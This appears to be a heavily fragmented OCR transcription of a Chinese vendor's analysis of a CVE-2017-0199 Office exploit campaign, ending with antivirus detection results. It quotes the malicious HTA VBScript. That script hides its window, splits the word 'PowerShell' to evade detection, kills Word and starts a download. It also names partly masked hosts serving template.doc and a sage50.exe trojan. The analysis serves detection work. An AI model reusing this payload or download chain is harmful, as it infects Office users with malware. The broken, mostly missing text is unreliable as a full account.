Office 0-day (CVE-2017-0199)

Office

Office 0-Day Windows

Office Windows 10 Office 2016


4 12 CVE-2017-0199

Office VenusEye

Office

https://support.microsoft.com/en-us/help/4014793/title

VenusEye




MD5 65a558e9fe907dc5790e8a592364f64e


office2013

1. Office


http://212.*.*.71/template.doc




2. template.doc rtf hta



rtf



3.



4. template.doc Winword.exe Microsoft HTA mshta.exe

hta

5. Mshta.exe template.doc <script> </ script>

```
<script language="VBScript">
Window.ReSizeTo 0, 0 : Window.moveTo -2000,-2000 : Set Office = CreateObject( "WScript.Shell" ) :
    appData = Office.expandEnvironmentStrings("%APPDATA%") & "\Microsoft\Windows\Start Menu\Programs\S
    tartup\winword.exe" : Office.run "Po"+"w"+"erS"+"he"+"ll -Window"+"Style Hid"+"den taskkill /f /im
    winword.exe;",0,true : Office.run "Po"+"w"+"erS"+"he"+"ll -Window"+"Style Hid"+"den (New-Object Sys
```

6.


(1) -2000 -2000

(2) taskkill.exe winword.exe word


(3) http://212.xx.xxx.71/sage50.exe

(4) Office

T	ACC NUMBER	DATE	INVOICES PAID	AMOUN



1. APT 0day RTF




下载的大马拥有多种反沙箱反虚拟机功能

2. IDS RTF hta

3. NGIPS RTF hta

4. 0day RTF


景云杀毒
发现 2 个威胁
暂不处理
立刻处理
处理建议
病毒查杀
风险类型
风险信息
. AutoRun. Y1. zav
C件夹\template. doc_
CVE-2017-0199. Y1. zav
C件夹\sage50. exe_
建议清除
建议删除
实时防护
常用工具
防护日志
信任与隔离
下载者木马
恶意木马
VBS. Trojan-DI
C:\vir\新建文
Win32. Trojan.
C:\vir\新建文